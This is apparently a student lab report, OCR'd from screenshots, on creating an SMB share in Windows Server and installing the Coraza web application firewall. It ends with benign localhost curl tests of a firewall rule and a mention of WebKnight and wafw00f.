

Server Manager
File and Storage Services ‣ Shares
Manage
Tools
View
Help
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 0 total
TASKS
There are no shares.
VOLUME
No share is selected.
Select a share to display its related volume.
New Share Wizard
Select the server and path for this share
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
Server:
Server Name
Status
Cluster Role
Owner Node
WIN-QLLSVDCG7OS
Online
Not Clustered
Share location:
Select by volume:
Volume
Free Space
Capacity
File System
C:
51.1 GB
69.4 GB
NTFS
The location of the file share will be a new folder in the \Shares directory on the selected volume.
Type a custom path:
Browse...
< Previous
Next >
Create
Cancel



Server Manager
File and Storage Services ▸ Shares
Manage Tools View Help
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 0 total
TASKS
There are no shares.
VOLUME
No share is selected.
TASKS
Select a share to display its related volume.
New Share Wizard
Specify share name
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
Share name:
Carpeta Samba
Share description:
Local path to share:
C:\Shares\Carpeta Samba
If the folder does not exist, the folder is created.
Remote path to share:
\\WIN-QLLSVDCG7OS\Carpeta Samba
< Previous
Next >
Create
Cancel
Type here to search
01:41 p. m.
26/10/2024



Server Manager
File and Storage Services ▸ Shares
Manage Tools View Help
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 0 total
TASKS
There are no shares.
VOLUME
No share is selected.
TASKS
Select a share to display its related volume.
New Share Wizard
Configure share settings
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
Enable access-based enumeration
Access-based enumeration displays only the files and folders that a user has permissions to access. If a user does not have Read (or equivalent) permissions for a folder, Windows hides the folder from the user's view.
Allow caching of share
Caching makes the contents of the share available to offline users. If the BranchCache for Network Files role service is installed, you can enable BranchCache on the share.
Enable BranchCache on the file share
BranchCache enables computers in a branch office to cache files downloaded from this share, and then allows the files to be securely available to other computers in the branch.
Encrypt data access
When enabled, remote file access to this share will be encrypted. This secures the data against unauthorized access while the data is transferred to and from the share. If this box is checked and grayed out, an administrator has turned on encryption for the entire server.
< Previous
Next >
Create
Cancel
Type here to search
01:41 p. m.
26/10/2024


Server Manager
File and Storage Services ▸ Shares
Manage Tools View Help
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 0 total
TASKS
There are no shares.
VOLUME
No share is selected.
TASKS
Select a share to display its related volume.
New Share Wizard
Specify permissions to control access
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
Permissions to access the files on a share are set using a combination of folder permissions, share permissions, and, optionally, a central access policy.
Share permissions: Everyone Read Only
Folder permissions:
Type Principal Access Applies To
Allow CREATOR OWNER Full Control Subfolders and files only
Allow BUILTIN\Users Special This folder and subfolders
Allow BUILTIN\Users Read & execu... This folder, subfolders, and files
Allow BUILTIN\Administrators Full Control This folder, subfolders, and files
Allow NT AUTHORITY\SYSTEM Full Control This folder, subfolders, and files
Customize permissions...
< Previous
Next >
Create
Cancel
Type here to search
01:42 p. m.
26/10/2024


Server Manager
File and Storage Services ▸ Shares
Manage Tools View Help
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 0 total
TASKS
There are no shares.
VOLUME
No share is selected.
TASKS
Select a share to display its related volume.
New Share Wizard
Confirm selections
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
Confirm that the following are the correct settings, and then click Create.
SHARE LOCATION
Server: WIN-QLLSVDCG7OS
Cluster role: Not Clustered
Local path: C:\Shares\Carpeta Samba
SHARE PROPERTIES
Share name: Carpeta Samba
Protocol: SMB
Access-based enumeration: Enabled
Caching: Enabled
BranchCache: Disabled
Encrypt data: Disabled
< Previous
Next >
Create
Cancel
Type here to search
01:43 p. m.
26/10/2024



Server Manager
File and Storage Services ▸ Shares
Manage
Tools
View
Help
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 1 total
TASKS
VOLUME
Carpeta Samba on WIN-QLLSVDCG7OS
TASKS
(C:)
New Share Wizard
View results
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
The share was successfully created.
Task
Progress
Status
Create SMB share
Completed
Set SMB permissions
Completed
< Previous
Next >
Close
Cancel
Type here to search
01:43 p. m.
26/10/2024



Shares
File
Home
Share
View
This PC
Local Disk (C:)
Shares
Search Shares
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Name
Date modified
Type
Size
Carpeta Samba
26/10/2024 01:41 p. m.
File folder


Red
Buscar en Red
Nuevo
Ordenar
Ver
Vista previa
Inicio
Galería
Rogelio Cristian - P
Escritorio
Descargas
Documents
Documentos
Imágenes
Música
Videos
saves
Virtual Machines
Servicio Social
AR
LyA2
Este equipo
Red
Infraestructura de red
UPNP IGD
PC
WIN-QLLSVDCG7OS
Seguridad de Windows
Escribir credenciales de red
Escribe tus credenciales para conectarte a: WIN-QLLSVDCG7OS
Nombre de usuario
Administrator
Contraseña
Recordar mis credenciales
El nombre de usuario o contraseña no es correcto.
Aceptar
Cancelar
2 elementos | 1 elemento seleccionado
ENG
10:14 p. m.
15/11/2024
WIN-QLLSVDCG7OS
Red
WIN-QLLSVDCG7OS
Buscar en WIN-QLLSVDCG7OS
Nuevo
Ordenar
Ver
Vista previa
Inicio
Galería
Rogelio Cristian - P
Escritorio
Carpeta Samba


Firewalls

UFW





Firewall de Windows




Firewall para aplicaciones web

Coraza


sudo apt install golang
Ir a carpeta de proyecto en var/www/html
Archivos de configuracion: https://github.dev/corazawaf/coraza/tree/main/examples/http-server
sudo go mod init coraza-waf
sudo touch main.go
go install github.com/corazawaf/coraza/v3@latest
sudo nano go.mod
go run main.go
-- Aqui me dio error y me pedía instalar lo que faltaba
go mod download github.com/corazawaf/coraza/v3
sudo go mod download github.com/corazawaf/coraza/v3
sudo go get github.com/corazawaf/coraza/v3/internal/bodyprocessors@v3.2.1
sudo go get github.com/corazawaf/coraza/v3/internal/transformations@v3.2.1
sudo go get github.com/corazawaf/coraza/v3/internal/operators@v3.2.1
go run main.go


-- Pa provar que si jala
True positive request (403 Forbidden)
curl -i 'localhost:8090/hello?id=0'
True negative request (200 OK)
curl -i 'localhost:8090/hello'

```
ubuntu@ubuntu:~$ curl -i 'localhost:8090/hello?id=0'
HTTP/1.1 403 Forbidden
Date: Sat, 16 Nov 2024 04:39:11 GMT
Content-Length: 0

ubuntu@ubuntu:~$ curl -i 'localhost:8090/hello'
HTTP/1.1 200 OK
Content-Type: text/plain
Date: Sat, 16 Nov 2024 04:39:43 GMT
Content-Length: 39
```




WebKnight






Una prueba con wafw00f para ver si están funcionando

